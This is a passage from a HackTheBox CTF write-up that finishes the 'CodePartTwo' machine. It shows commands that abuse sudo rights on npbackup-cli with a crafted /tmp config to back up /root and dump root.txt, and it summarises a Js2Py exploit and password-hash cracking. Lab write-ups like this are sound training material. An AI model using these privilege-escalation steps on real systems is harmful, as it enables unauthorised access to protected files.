 |
| our malicious filepath |
marco@codeparttwo:~$ ls -la /tmp/root.conf
-rw-rw-r-- 1 marco marco 2885 Sep 22 15:44 /tmp/root.conf
Performing backup of “/root” directory & dumping the root flag
Now, we can use our own config file with NPBackup. We can now force a backup of specified directories with the command below using the “-bf” flag:
sudo /usr/local/bin/npbackup-cli -c /tmp/root.conf -bfThen, we can list the snapshots with “-s” flag.

We can see our “/root” snapshot.
Looking at the help page again, we can notice the “ — dump” flag. Using it, we can print the content of desired file to standard output (to the terminal).

The following command can be used to get the root flag:
sudo /usr/local/bin/npbackup-cli -c /tmp/root.conf --dump /root/root.txtAnd that’s the CodePartTwo machine done!
Summary & final thoughts
CodePartTwo is an easy Linux machine from HackTheBox. It’s one of the simplest boxes on the platform, so it’s best suited for beginners. There’s still a lot to learn about Flask app security and vulnerable Python libraries. Careful enumeration is the key! In the first part, we identify a vulnerable version of Js2Py library and find a payload to exploit it and get a shell. To get user flag, we crack a user’s password hash from exposed SQLite database. Lastly, we play around with NPBackup program, craft a malicious config file and backup the “/root” directory.
In my opinion, this machine can be relatively easy for experienced players. Once you find the proper attack path, the exploitation shouldn’t be a big problem. The whole box is about enumeration and research. Especially the final priv esc takes patience and some testing. I would recommend this machine to any beginner out there. I showed you couple of my mistakes and struggles on purpose. You will get stuck on easy machines as well, but the process of trial and error will bring you to glory. Machines like this can be very rewarding.


Comments
Post a Comment